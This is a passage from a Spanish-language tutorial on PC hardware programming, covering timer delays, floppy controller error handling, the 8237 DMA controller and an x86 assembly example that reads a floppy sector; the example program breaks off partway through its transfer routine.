      ;;Bucle principal de la rutina. En cada ejecución se inicia el
```

```
      ;;temporizador 2 en modo 0 de 16 bits con una cuenta inicial
      ;;equivalente a MSEG_COUNTS seg. a frecuencia IBM_FREQ. En este
      ;;modo, el contador decrementa la cuenta durante el intervalo en
      ;;que la la entrada GATE vale a 1. Cuando la cuenta pasa a 0, la
      ;;salida del temporizador pasa a 1.

loop_delaymseg:
      push cx                       ;Registro cx contiene la cuenta
                                    ;de mseg remanente
      call init_timer2mode5_1mseg   ;Inicia el contador en modo 0 – 16
                                    ;bits con cuenta inicial MSEG_COUNTS.
      call delay_mseg               ;Lee la salida OUT del temporizador 2
                                    ;hasta que pasa 1 (aprox. 1 mseg)
      pop  cx                       ;
      loop loop_delaymseg           ;Si cuenta de mseg remanente pasa
      ret                           ;a 0 termina


init_timer2mode5_1mseg:

      mov     al,0B0h         ;Inicia temporizador 2 para cuenta binaria
                              ;en modo 0 (4 bits menos significativos
                              ;iguales a 0), con cuenta de 16 bits
      out     43h,al          ;(cuatro bits más significativos 0Bh)
      mov     ax,MSEG_COUNTS  ;El comando 0B0h indica que los dos
                              ;bytes escritos al puerto 42H son
      out     42h,al          ;respectivamente el byte bajo y el
      mov     al,ah           ;byte alto del registro de cuenta
      out     42h,al          ;del temporizador 2
      ret

      ;;;;Función delay_mseg
delay_mseg:

      in      al,61h          ;Carga 1 la entrada GATE del temporizador 2
      or      al,1            ;(bit menos significativo del puerto 61H)
      out     61h,al          ;iniciando la cuenta del temporizador

      ;;Espera en un bucle hasta que la salida OUT del temporizador 2
      ;;pasa a 1
loop_untilouteq0:
      xor     ax,ax                 ;ax = 0
      in      al,61h                ;La salida OUT del temporizador 2 se
      and     al,20h                ;se conecta a bit 5 del puerto 61H
      jz      loop_untilouteq0      ;Si OUT del temporizador 2 vale 0,
                                    ;vuelve a leer

      ;;Una vez que OUT del temporizador 2 pasa a 1, escribe 0 en la
      ;;entrada GATE del temporizador 2 para que detener la cuenta del
      ;;temporizador
fin:
      in      al,61h
      and     al,0FEh
      out     61h,al
      ret
```

Programación del sistema de disquete

Conceptos básicos

El manejador de disquete recibe y procesa los comandos de escritura y lectura de sectores de disquete y de formateo de disquete.

La lectura y escritura de sectores de disquete está sujeta a diversos tipos de errores. Los errores más comunes se describen en la tabla que sigue:

Tipo de error	**Descripción**
Error de programación	Pedido de un sector que no existe o pedido de transferencia hacia o desde zona de memoria que no existe. Si el sector no existe, el controlador de disquete rechaza el pedido.
Error transitorio de checksum	Causado por presencia de polvo entre el cabezal y la superficie del disco
Error permanente de cheksum	Bloque de disco dañado físicamente
Error de búsqueda	Tras ejecutarse el comando de búsqueda a un cilindro dado, el número de cilindro debajo del cabezal (escrito en el disco al momento del formateo) no coincide con el del cilindro buscado
Error de controlador	El controlador rechaza los comandos. El controlador en sí mismo es una computadora, y por tanto tiene pulgas. Alguna vez puede suceder que cierta combinación de eventos dispare una pulga del controlador pasando a un estado indeterminado de ejecución.

Es tarea del manejador del disquete manejar los errores de mejor forma que le sea posible. Las acciones pertinentes frente a cada tipo de error se muestran en la tabla que sigue:

Tipo de error	**Acción del manejador**
Error de programación	Finaliza el procesamiento del pedido devolviendo error
Error transitorio de checksum	La mayoría de veces se eliminan repitiendo la operación algunas veces. Si el error persiste, el sector se marca como sector erróneo y se evita.
Error permanente de cheksum	Se marca el sector como erróneo y se evita.
Error de búsqueda	Ejecuta un comando RECALIBRATE, para mover el cabezal lector hasta la pista más externa del disco, y cambia a 0 el valor de cilindro actual del controlador. Si el comando falla, la disquetera debe ser reparada.
Error de controlador	Se ejecuta un reset de hardware del controlador. Si tras el reset el error no se resuelve, el manejador imprime un mensaje y termina.

Un aspecto importante es que los comandos al controlador requieren de un conjunto de parámetros propio para cada par disquete / disquetera. Por ejemplo, un disquete 1.44MB tiene 18 sectores por pista, mientras un disquete de 720kB tiene 9 sectores por pista. Cuando se inserta un disquete en la disquetera, el manejador de disquete detecta automáticamente las características del sistema disquete / disquetera por una serie de lecturas de prueba.

Envío de comandos al controlador de disquete

El controlador de disquete tiene una lista extensa de comandos que permiten ejecutar varias tareas. Muchos comandos incluyen información de pista y sector inicial. Una vez aceptado el comando, el controlador ejecuta la tarea. La mayor parte de las veces, terminada la tarea el controlador devuelve cierto número de bytes de estado. Dependiendo del comando, el controlador puede activar la interrupción IRQ 6 (interrupción 0EH) indicando la finalización de la tarea. El proceso completo es coordinado por dos bits en el "registro de estado principal" (en inglés, "Main Status register") del controlador.

En general, una secuencia de comandos al controlador comienza por la lectura del modo de transferencia de datos en el registro de estado principal, en el puerto 3F4H. Una vez que los bits 7 y 6 valen 1 y 0 respectivamente, el controlador está listo para recibir comandos. El byte de comandos se envía al registro de datos en el puerto 3F5H. El registro principal de estado se monitoriza para detectar cuándo el controlador de disquete está listo para recibir los sucesivos bytes de parámetros del comando. Una vez aceptados todos los parámetros, el controlador ejecuta el comando.

La lectura o escritura de datos durante la ejecución del comando no requiere de la verificación del registro principal de estado. Los datos son leídos o escritos a través del registro de datos en el puerto 3F5H. Para las operaciones DMA que normalmente se utilizan en lecturas y escrituras a disquete, la transferencia con memoria se realiza según la iniciación previa del controlador DMA.

Terminada la fase de ejecución, con o sin errores, la mayor parte de comandos provee de información de resultado. Una vez más se verifica el registro principal de estado previo a la lectura de cada byte de resultado. En este caso, cada byte de resultado está listo para ser leído cuando los bits "7" y "6" valen 1. Los bytes se leen del puerto de datos del controlador en el puerto 3F5H. Terminada la lectura de los bytes de estado, y completada la operación del comando, el registro principal de estado indica que el controlador está listo para el siguiente comando.

Secuencia de ejecución de manejador de disquete

En condiciones normales, esto es, si no existen errores, la rutina principal de un manejador de disquete ejecuta una transferencia de datos en 5 pasos:

1- Inicia los registros del controlador DMA de forma que, por ejemplo en una lectura, el controlador DMA se hace cargo de la transferencia de datos a memoria una vez que el controlador de disquete termina la lectura de los datos a su buffer interno
2- Enciende el motor de rotación del disquete en caso que no esté encendido
3- Verifica si el cabezal lector está situado sobre el cilindro correcto. Si no, comanda la búsqueda al controlador, quedando a la espera de la interrupción que indica la finalización de la búsqueda. Terminada la búsqueda, verifica si el cabezal lector se encuentra encima del cilindro correcto. Si no es así, envía un comando RECALIBRATE al controlador
4- Comanda la transferencia de datos al controlador, quedando a la espera de la interrupción que indica la finalización de la transferencia. Terminada la transferencia, verifica los registros de estado del controlador. Si se encuentran errores, se reintenta la transferencia

5- Comanda al sistema (a través de la interrupción 8, correspondiente a IRQ 0, del Timer 0) para ejecutar un procedimiento para el control del motor luego de 3 segundos. Un disquete no se puede leer si no está encendido. El proceso de encendido y apagado del motor es lento. Si el motor permanece encendido de forma permanente el disquete y la disquetera se rompen. En general la opción es mantener al motor encendido durante 3 segundos a partir del uso de la disquetera. Si se utiliza la disquetera nuevamente luego de 3 segundos, el tiempo se extiende otros 3 segundos. Si no se utiliza, el motor se apaga.

Problemas de temporización de software

Los viejos sistemas de disquete son una de las partes más inestables de la PC. Esto se debe en parte a la generación de retardos a través de bucles de software. Un bucle de software programado para un 80846 a 33 MHz se ejecuta en la tercera parte de tiempo en un procesador a 99MHz, lo cual a menudo provoca errores de lectura y escritura de datos y tiempos de espera inapropiados.

Las temporizaciones se controlan de tres formas: por el temporizador del sistema en la interrupción 8, por un bucle que decrementa un contador, o por un simple salto a la siguiente a la instrucción (JMP SHORT $+2). La tabla que sigue muestra las funciones del manejador de disquete que requieren de temporizaciones, y la forma en que se implementan normalmente en el BIOS.

Función	Implementación retardo	Retardo típico
Tiempo necesario para que el motor alcance velocidad nominal desde el comando de encendido	Bucle de software	500 mseg
Tiempo en que el motor permanece encendido sin acceso adicional a disquete	Int 8	2 seg
Tiempo de espera de respuesta del controlador de disquete	Bucle de software	500 mseg
Tiempo de estabilización del cabezal luego de una búsqueda	Bucle de software	25 mseg
Tiempo de espera de la interrupción de operación completa de controlador	Bucle de software	2 segundos
Tiempo entre operaciones sucesivas de E/S al controlador	Salto de software	0,5 useg

El sistema DMA

El DMA permite la transferencia de datos de alta velocidad entre la memoria y el bus de entrada salida. Un controlador DMA lleva a cabo las transferencias con la memoria física sin intervención de la CPU.

Los PCs anteriores a AT tienen un único controlador DMA 8237. Este controlador provee de 4 canales DMA capaces de transferencias de 8-bits con memoria (DMA-1). Estos 4 canales se denominan canales 0 a 3. A partir del AT se añade un segundo controlador (DMA-2), que provee de 4 canales DMA adicionales capaces de transferencias de 16 bits, denominados canales 4 a 7. Uno de los canales de 16 bits está reservado para encadenarse con el primer controlador DMA,

DMA-1. Por tanto, existen 7 canales DMA disponibles. Por ejemplo, el sistema de disquete tiene asignado el canal 2. La operación de cada canal DMA se describe en la tabla.

Número	Función	Sistema	Chip DMA	Tamaño de datos	Bloque máximo
0	Refreso DRAM	Todos	1	8	64K
1	No asignado	Todos	1	8	64K
2	Disquete	Todos	1	8	64K
3	Disco duro	Todos	1	8	64K
4	Cascada DMA-1	AT+	2	16	128K
5	No asignado	AT+	2	16	128K
6	No asignado	AT+	2	16	128K
7	No asignado	AT+	2	16	128K


Cada controlador DMA tiene un conjunto de registros para controlar las operaciones DMA, para especificar el número de palabras o bytes de la transferencia, y para definir las direcciones de memoria de la transferencia. Estos registros se acceden a través de puertos de entrada salida.

El controlador DMA 8237 puede sólo referir a 64K direcciones de memoria distintas con sus registros internos de 16 bits. Cada canal tiene un registro de paginado exclusivo que permite el acceso al espacio de direcciones completo de 1MB. Por ejemplo, el registro de paginado del canal 2, asociado al sistema de disquete, se accede en el puerto 82H en el PC original y en el puerto 81H en los sistemas AT+. Cada registro de paginado añade 8 bits más de direcciones a cada canal. El registro de paginado asociado a cada canal DMA se inicia según el banco de memoria que se accede, de modo que las transferencias DMA en los canales 0 a 3 se llevan a cabo dentro de un bloque de 64K, y que las transferencias en los canales 5 a 7 de 16 bits se llevan a cabo dentro de un bloque de 128K.

El sistema DMA permite tres tipos de transferencias: lecturas, escrituras y verificaciones. Una lectura DMA transfiere datos desde memoria al espacio de entrada salida. Una escritura DMA transfiere datos desde el espacio de entrada salida a memoria. La operación de verificación se comporta como una lectura DMA, pero no ocurre ninguna escritura al espacio de entrada salida.

Uno de los conceptos más confusos de la DMA es que la transferencia entre memoria y el espacio de entrada salida ocurre en un mismo bus. Existe un único bus de datos y un único bus de direcciones en el sistema. Cuatro líneas controlan el espacio de direcciones y el sentido de la operación, esto es, si refiere a una escritura a memoria, a una lectura de memoria, a una escritura al espacio de entrada salida, o a una lectura del espacio de entrada salida. A diferencia de la CPU, el controlador DMA tiene la habilidad de activar simultáneamente las líneas de control de la memoria y las del espacio de entrada salida. Para transferir un byte desde memoria a un controlador de dispositivo en el espacio de entrada salida, el controlador DMA activa simultáneamente la línea de lectura de memoria y la línea escritura de entrada salida. El controlador de dispositivo recibe una confirmación DMA en su canal DMA específico terminada la transferencia.

En lo que sigue se describe la secuencia de eventos de una transferencia DMA desde un controlador de dispositivo en el espacio de entrada salida a la memoria, esto es, de una escritura DMA. Se supone que se utiliza el canal 3, y que no existen simultáneamente otras transferencias DMA.



1- La rutina de inicio DMA del manejador del dispositivo programa el chip DMA con la información que sigue:

La dirección de base en memoria donde comienza la primer escritura: los 16 bits menos significativos se programan en el canal 3 del controlador DMA; los bits más significativos se programan en el registro de paginado 3.

Se carga el número de bytes de la transferencia menos 1 en la cuenta del canal 3 del controlador DMA.

El modo de la transferencia se selecciona como "modo demanda" (otras opciones son "modo único" y "modo bloque").

El sentido de la cuenta se inicia en incremento (la otra opción es decremento).

El tipo de transferencia se inicia en "escritura" (otras opciones son lectura y verificación).

Se actualiza la máscara DMA para permitir solicitud DMA 3 (DREQ 3).

2- El controlador de dispositivo solicita el servicio DMA activando la línea de solicitud DMA 3 (DREQ 3).

3- El controlador DMA verifica que DREQ 3 está permitido, y luego solicita a la CPU el pasaje a modo "hold", activando la línea Hold Request (HRQ).

4- La CPU responde activando la línea Hold Acknowledge (HACK) y pasa a estado "hold" del bus.

5- El sistema DMA genera una dirección de memoria y la escribe en el bus, activando la línea de escritura a memoria y la línea de lectura de entrada salida. Se activa la señal de confirmación (en inglés, acknowledge) DMA (DACK 3), enterando al controlador del dispositivo inicio de la transferencia DMA.

6- Los datos se transfieren directamente desde el controlador del dispositivo a la memoria sin pasar por el controlador DMA. Mientras transcurre la transferencia DMA, la CPU intercala ciclos de bus normales con ciclos de bus "hold", controlada por el controlador DMA.

7- La transferencia completa cuando se alcanza la cuenta del controlador DMA. Si la transferencia es demasiado rápida para el controlador de dispositivo, el controlador puede detener temporalmente la transferencia desactivando la línea DREQ 3.

8- Al finalizar el controlador DMA activa la línea Terminal Count (TC) indicando al controlador de dispositivo que la transferencia se ha completado. Se desactivan las líneas Hold Request (HRQ) y DMA acknolwedge (DACK 3).

9- El controlador de dispositivo desactiva la línea DREQ 3.

10- La CPU retoma el control normal del bus.

Ejemplo de programación del sistema de disquete

El programa de ejemplo que sigue, denominado "readfd.asm", carga en un buffer el sector definido por las variables "cylinder", "sector" y "head", de un disquete de 1.44MB definido por la variable "drive". A pesar de la longitud del programa, la secuencia de operaciones que sigue es relativamente simple:

1- Carga en el vector de IRQ6 la dirección segmento:offset de la rutina "irq6"
2- Inicializa el canal 2 del controlador de DMA para una escritura DMA de 512 bytes a la dirección física del buffer del programa
3- Enciende el motor. Esta operación consiste en escribir un comando al controlador de disquetera y esperar el tiempo necesario para que el motor alcance velocidad nominal desde el comando de encendido
4- Búsqueda del cilindro definido por la variable "cylinder". Tras la búsqueda se lee el registro de estado del controlador de disquetera para verificar que el cilindro debajo del cabezal lector es el buscado
5- Espera por el tiempo de estabilización del cabezal lector
6- Transfiere el sector determinado por las variables "cylinder", "sector" y "head" al buffer ejecutando la secuencia necesaria de comandos al controlador suponiendo que el disquete es de 1.44MB
7- Apaga el motor
8- Restaura el vector correspondiente a IRQ6 del BIOS.

El programa es conservador en varios aspectos. En primer lugar, un tiempo de 1 mseg entre operaciones consecutivas de lectura o escritura al espacio de entrada salida. En segundo lugar, apaga el motor una vez finalizada la operación. Un programa en producción debe optimizar estos aspectos, generando el retardo entre operaciones de entrada salida estrictamente necesario, y manteniendo el motor encendido tras finalizar la operación de acuerdo a los criterios establecidos en "Secuencia de ejecución de manejador de disquete".

Otro aspecto en que el programa difiere de un manejador de disquete en producción es el manejo de errores. Mientras el programa termina en caso de error, un manejador de disquete en producción realiza cierto número de reintentos, recalibrando o reseteando el controlador previo a cada reintento según el tipo de error.

```
%include "ioasm.inc"
%include "delayt2.inc"
%include "hook.inc"
%include "misc.inc"

;vector de interrupciones correspondiente a IRQ6
%define FLOPPY_VECTOR   14

;registros para interrupciones
%define INT_CTL         20h
%define INT_CTLMASK     21h
%define ENABLE          20h

;Puertos E/S utilizados para el acceso a fd
%define DOR             03f2h
%define FDC_STATUS      03f4h
%define FDC_DATA        03f5h
%define DMA_ADDR        0004h
%define DMA_TOP         0081h
%define DMA_COUNT       0005h
%define DMA_M2          000Ch
%define DMA_M1          000Bh
%define DMA_INIT        000Ah

;Registros de estado devueltos como resultados de operaciones
%define ST0             00h
%define ST1             01h
%define ST2             02h
%define ST3             00h
%define ST_CYL          03h
%define ST_HEAD         04h
%define ST_SEC          05h
%define ST_PCN          01h

;Comandos de canal DMA
%define DMA_READ        046h
%define DMA_WRITE       04Ah

;Campos de los puertos de I/O
%define MASTER           080h
%define DIRECTION        040h
%define CTL_BUSY         010h
%define CTL_ACCEPTING    080h
```

```
%define MOTOR_MASK      0F0h
%define ENABLE_INT      00Ch
%define ST0_BITS        0F8h
%define ST3_FAULT       080h
%define ST3_WR_PROTECT  040h
%define ST3_READY       020h
%define TRANS_ST0       000h
%define SEEK_ST0        020h
%define BAD_SECTOR      005h
%define BAD_CYL         01Fh
%define WRITE_PROTECT   002h
%define CHANGE          0C0h

;Comandos al controlador de disquete
%define FDC_SEEK        00Fh
%define FDC_READ        0E6h
%define FDC_WRITE       0C5h
%define FDC_SENSE       008h
%define FDC_RECALIBRATE 007h
%define FDC_SPECIFY     003h
%define FDC_VERSION     010h

;Parámetros disquete de 1.44MB. Algunos de estos parámetros son DISTINTOS
;para otros disquetes
%define SECTOR_SIZE     512
%define NR_SECTORS      18
%define NR_HEADS        2
%define GAP             01Bh
%define DTL             0FFh

;Tiempos de transitorios del motor de la disquetera
%define MOTOR_START     1000  ;Duración en mseg del encendido del motor

;Parámetros relativos a lectura del registro de estado del controlador
%define MAX_RESULTS     8
%define MAX_FDC_RETRY   100

;Códigos de finalización de programas, devuelto en AX
%define EXIT_OK_CODE    0     ;Función terminó correctamente
%define EXIT_ERROR_CODE 1     ;Función terminó con error

;Tamaño del PSP
PSP_SIZE equ            100h

segment code
resb        PSP_SIZE

;;;;Inicio de programa principal
..start:

jmp init_label

drive:      db    0
cylinder:   db    2
sector:     db    1
head:       db    0
results:    resb  MAX_RESULTS
```

```
irq6_vector_prev:       resw  2
irq6_vector_pos:        resw  2

init_label:

      ;Imprime mensaje a pantalla anunciando el cambio de vector
      mov ax,StringCambioVector
      call print_string
      call print_nl

      ;Respalda vector de IRQ6 en variable irq6_vector_prev
      mov  di,irq6_vector_prev
      mov  ax,FLOPPY_VECTOR
      call  get_int_vector

      ;Carga en el vector de IRQ6 la dirección segmento:offset de la
      ;rutina "irq6"
      mov   ax,irq6
      mov   [irq6_vector_pos],ax
      mov   ax,cs
      mov   [irq6_vector_pos+2],ax
      mov   bx,irq6_vector_pos
      mov   ax,FLOPPY_VECTOR
      call  set_int_vector

      ;Imprime mensaje en pantalla anunciando inicialización de DMA
      mov ax,StringDmaSetup
      call  print_string
      call  print_nl

      ;Inicialización DMA
      call dma_setup              ;Inicializa DMA
      push ax                     ;Salva dos veces resultado de
      push ax                     ;dma_setup en la pila
      mov ax,StringDmaSetupResult ;Anuncia resultado de inicialización
      call print_string           ;DMA en pantalla
      pop ax                      ;Imprime resultado de inicialización
      call print_int              ;DMA en pantalla
      call  print_nl
      pop ax
      cmp ax,EXIT_OK_CODE         ;Si el resultado del inicio DMA es
      jne do_restore_interrupt    ;distinto de EXIT_OK_CODE, salta
                                  ;a do_restore_interrupt

      ;Imprime mensaje en pantalla anunciando encendido del motor
      mov ax,StringStartMotor
      call print_string
      call  print_nl

      ;Enciende el motor
      call start_motor            ;Enciende motor

      ;Imprime mensaje en pantalla anunciando búsqueda
      mov ax,StringSeek
      call print_string
      call print_nl
```

```
	;Búsqueda del cilindro definido por la variable “cylinder”
	call seek			;Ejecuta búsqueda
	push ax				;Salva dos veces resultado de
	push ax				;seek en la pila
	mov ax,StringSeekResult		;Anuncia resultado de búsqueda
	call print_string		;en pantalla
	pop ax				;Imprime resultado de búsqueda
	call print_int			;en pantalla
	call  print_nl
	pop ax				;Si el resultado de la búsqueda es
	cmp ax,EXIT_OK_CODE		;distinto de EXIT_OK_CODE, salta
	jne do_stop_motor		;a do_stop_motor

	;Espera por el tiempo de estabilización del cabezal lector
	mov ax,25			;Retardo de 25 mseg
	call delayt2

	;Imprime mensaje en pantalla anunciando transferencia
	mov ax,StringTransfer
	call print_string
	call print_nl

	;Transfiere el sector determinado por las variables
	;”cylinder”,”sector” y ”head” al buffer “buffer” suponiendo
	;que el disquete es un disquete de 1.44MB
	call transfer			;Ejecuta transferencia
	push ax				;Salva dos veces resultado de
	push ax				;transfer en la pila
	mov ax,StringTransferResult	;Anuncia resultado de transferencia
	call print_string		;en pantalla
	pop ax				;Imprime resultado de búsqueda
	call print_int			;en pantalla
	call  print_nl
	pop ax				;Si el resultado de la transferencia
	cmp ax,EXIT_OK_CODE		;es distinto de EXIT_OK_CODE, salta
	jne do_stop_motor		;a do_stop_motor

	;Imprime los primeros 128 bytes del buffer conteniendo los datos
	;del sector leído en pantalla
	mov si,buffer			;Imprime los primeros 128 bytes
	mov dx,128			;del buffer en pantalla
	call print_short_buffer
	call print_nl

do_stop_motor:
	;Imprime mensaje en pantalla anunciando apagado del motor
	mov ax,StringStopMotor
	call print_string
	call  print_nl

	;Apaga el motor
	call stop_motor

do_restore_interrupt:
	;Imprime mensaje a pantalla anunciando el cambio de vector
	mov ax,StringRestauroVector
```

```
        call print_string
        call print_nl

        ;Restaura el vector correspondiente a IRQ6 del BIOS
        mov   bx,irq6_vector_prev
        mov   ax,FLOPPY_VECTOR
        call  set_int_vector

        ;Devuelve control a DOS
        mov ax, 4C00h
        int 21h

;Mensajes de anuncios en pantalla
StringCambioVector      db    "Cambiando vector 14 ...",0
StringRestauroVector    db    "Restaurando vector 14 ...",0
StringDmaSetup          db    'DMA Setup ... ',0
StringDmaSetupResult    db    'DMA Setup result: ',0
StringStartMotor        db    'Encendiendo el motor ...',0
StringSeek              db    'Iniciando busqueda ... ',0
StringSeekResult        db    'Resultado busqueda: ',0
StringTransfer          db    'Iniciando transferencia ...',0
StringTransferResult    db    'Resultado transferencia: ',0
StringStopMotor         db    'Deteniendo motor ...',0

;Buffer donde se carga el sector leído
buffer:     resb        512


;Variable auxiliar de la función de encendido del motor
motor_bit         resb  1

;;;;Función de encendido del motor
start_motor:

        cli
        mov al,1
        mov cl,4
        add cl,[drive]
        shl al,cl
        mov [motor_bit],al
        mov al,[drive]
        or al,ENABLE_INT
        or al,[motor_bit]
        mov dx,DOR
        out dx,al
        sti

        mov ax,MOTOR_START
        call  delayt2
        ret


;Variables auxiliares para inicialización DMA
dma_mode          db    DMA_READ    ;modo de la operación DMA
dma_low_addr      resb  1           ;Byte 0 de dirección física de buffer
dma_high_addr     resb  1           ;Byte 1 de dirección física de buffer
dma_top_addr      resb  1           ;Byte 2 de dirección física de buffer
```

```
dma_low_ct        resb  1           ;Byte bajo de cuenta de bytes de
                                    ;transferencia
dma_high_ct       resb  1           ;Byte alto de cuenta de bytes de
                                    ;transferencia

;;;;Función de inicialización DMA
dma_setup:

      mov ax,buffer                 ;Determina la dirección física del
      mov dx,cs                     ;buffer
      call logic2phys
      mov [dma_low_addr],al         ;Carga dirección física en tres
      mov [dma_high_addr],ah        ;variables auxiliares
      mov [dma_top_addr],dl

      mov ax,SECTOR_SIZE            ;Carga tamaño de buffer
      sub ax,1                      ;menos 1
      mov [dma_low_ct],al           ;en variables auxiliares
      mov [dma_high_ct],ah

      mov al,[dma_low_addr]         ;Si la dirección DMA del fin del
      mov ah,[dma_high_addr]        ;buffer pasa del parágrafo de 64kB
      add ax,SECTOR_SIZE            ;que contiene la dirección inicial
      jc  dma_setup_error           ;salta a dma_setup_error

      cli                           ;Deshabilita interrupciones

      mov al,[dma_mode]             ;Carga modo DMA
      out DMA_M2,al                 ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones
      call delayt2                  ;de entrada salida

      mov al,[dma_mode]             ;Carga modo DMA
      out DMA_M1,al                 ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas

      mov al,[dma_low_addr]         ;Carga byte 0 de dirección física
      out DMA_ADDR,al               ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas

      mov al,[dma_high_addr]        ;Carga byte 1 de dirección física
      out DMA_ADDR,al               ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas

      mov al,[dma_top_addr]         ;Carga byte 2 de dirección física
      out DMA_TOP,al                ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas
```

```
      mov al,[dma_low_ct]           ;Carga byte bajo de cuenta de bytes
      out DMA_COUNT,al              ;a registro de controlador DMA

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas

      mov al,[dma_high_ct]          ;Carga byte alto de cuenta de bytes
      out DMA_COUNT,al              ;a registro de controlador DMA

      sti                           ;Restaura interrupciones

      mov ax,1                      ;Retardo entre operaciones de entrada
      call delayt2                  ;salida sucesivas

      mov al,2                      ;
      out DMA_INIT,al               ;Habilita controlador DMA

dma_setup_ok:
      mov ax,EXIT_OK_CODE           ;Punto de retorno en caso de
      ret                           ;terminación correcta

dma_setup_error:
      mov ax,EXIT_ERROR_CODE        ;Punto de retorno en caso de error
      ret


;;;;Función de búsqueda
seek:

      mov ax,FDC_SEEK               ;Comando FDC_SEEK (con 2 parámetros)
      call fdc_out                  ;Escribe FDC_SEEK al registro de
      cmp ax,EXIT_OK_CODE           ;datos del controlador; si
      jne  seek_error               ;falla escritura de comando FDC_SEEK,
                                    ;devuelve error

      xor ax,ax                     ;Primer parámetro de comando FDC_SEEK
      mov al,[head]                 ;es un byte que define el
      shl al,2                      ;cabezal y el dispositivo en el que
      or al,[drive]                 ;se ejecuta el comando
      call fdc_out                  ;
      cmp ax,EXIT_OK_CODE           ;Si falla escritura de parámetro a
      jne  seek_error               ;FDC_SEEK, devuelve error

      xor ax,ax                     ;El segundo parámetro al comando
      mov al,[cylinder]             ;FDC_SEEK define el cilindro
      call fdc_out
      cmp ax,EXIT_OK_CODE           ;Si falla escritura de parámetro a
      jne  seek_error               ;FDC_SEEK, devuelve error

      call wait_interrupt           ;Terminado el comando, espera
      cmp ax,EXIT_OK_CODE           ;interrupción, devolviendo error en
      jne  seek_error               ;caso de timeout de espera

      mov ax,FDC_SENSE              ;Reconoce la interrupción ejecutando
      call fdc_out                  ;comando FDC_SENSE

      call fdc_results              ;Carga resultado de comando FDC_SENSE
```

```
        cmp ax, EXIT_OK_CODE            ;en buffer results. El resultado de
                                        ;este comando consiste en dos bytes:
                                        ;registro de estado 0 y número de
                                        ;cilindro actual
        jne seek_error                  ;Si falla carga de resultados,
                                        ;devuelve error
        call print_fdc_results          ;Imprime resultados en pantalla

        mov bx,results                  ;
        mov al,[bx+ST0]                 ;Registro de estado 0 (posición 0
                                        ;de results) enmascarado
        and al,ST0_BITS                 ;con 0F8h (ST0_BITS)
        cmp al,SEEK_ST0                 ;debe ser igual a 020h (SEEK_ST0)
                                        ;indicando terminación de comando
                                        ;SEEK
        jne seek_error

        mov al,[cylinder]               ;El cilindro actual devuelto por
                                        ;comando FDC_SENSE (posición 1 de
                                        ;results), debe coincidir
        cmp al,[bx+ST1]                 ;con el cilindro buscado
        jne seek_error
seek_ok:
        mov ax, EXIT_OK_CODE
        ret
seek_error:
        mov ax, EXIT_ERROR_CODE
        ret



;;;;Función de transferencia. Termina en caso de cualquier error de
;;;;escritura al registro de datos
transfer:

        mov ax,FDC_READ                 ;Comando FDC_READ (E6h):
        call fdc_out                    ;lectura de sectores de pista
        cmp ax,EXIT_OK_CODE             ;Termino si hay error
        je  transfer_cmd2
        ret

        ;Comando FDC_READ requiere 8 parámetros, que se pasan uno a uno
transfer_cmd2:

        mov ax,1                        ;Retardo de 1 mseg entre operaciones
        call delayt2                    ;de E/S

        xor ax,ax                       ;Parámetro 1 a FDC_READ:
        mov al,[head]                   ;Bit 7..3 no se utilizan
        shl al,2                        ;Bit 2 = selección de cabezal
        or al,[drive]                   ;Bit 1,0 = selección de dispositivo
        call fdc_out
        cmp ax,EXIT_OK_CODE
        je  transfer_cmd3
        ret

transfer_cmd3:
```

```
        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 2 a FDC_READ:
        mov al,[cylinder]           ;número de cilindro
        call fdc_out                ;Supone que el cabezal está situado
        cmp ax,EXIT_OK_CODE         ;sobre el cilindro con comando SEEK
        je transfer_cmd4            ;previo
        ret

transfer_cmd4:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 3 a FDC_READ:
